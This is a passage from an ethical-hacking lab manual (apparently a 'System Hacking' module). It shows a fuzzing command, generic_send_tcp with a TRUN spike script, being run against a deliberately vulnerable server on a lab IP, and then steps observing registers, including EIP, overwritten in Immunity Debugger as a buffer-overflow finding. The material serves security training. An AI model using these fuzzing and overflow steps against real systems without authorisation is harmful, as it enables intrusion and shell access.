
Applications Places System >_ [icon] [icon]
generic_send_tcp 10.10.1.11 9999 trun.spk 0 0 - Parrot Terminal
File Edit View Search Terminal Help
line read>Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1301
^C
[*]-[root@parrot]-[-]
#pluma trun.spk
[*]-[root@parrot]-[-]
#generic_send_tcp 10.10.1.11 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
line read>Welcome to Vulnerable Server! Enter HELP for help.
Variablesized= 5004
Fuzzing Variable 0:2
Variablesized= 5005
Fuzzing Variable 0:3
Variablesized= 21
Fuzzing Variable 0:4
Variablesized= 3
Fuzzing Variable 0:5
Variablesized= 2
Fuzzing Variable 0:6
Variablesized= 7
Fuzzing Variable 0:7
Variablesized= 48
Fuzzing Variable 0:8
Variablesized= 45
Fuzzing Variable 0:9
Variablesized= 49
Fuzzing Variable 0:10
Menu generic_send_tcp 10.10...
```

41. Now, switch to the target machine (here, **Windows 11**), and in the **Immunity Debugger** window, you can observe that the process status is changed to **Paused**, which indicates that the TRUN function of the vulnerable server is having buffer overflow vulnerability.


42. Spiking the TRUN function has overwritten stack registers such as EAX, ESP, EBP, and EIP. Overwriting the EIP register can allow us to gain shell access to the target system.

43. You can observe in the top-right window that the EAX, ESP, EBP, and EIP registers are overwritten with ASCII value "A", as shown in the screenshot.


Module 06 – System Hacking



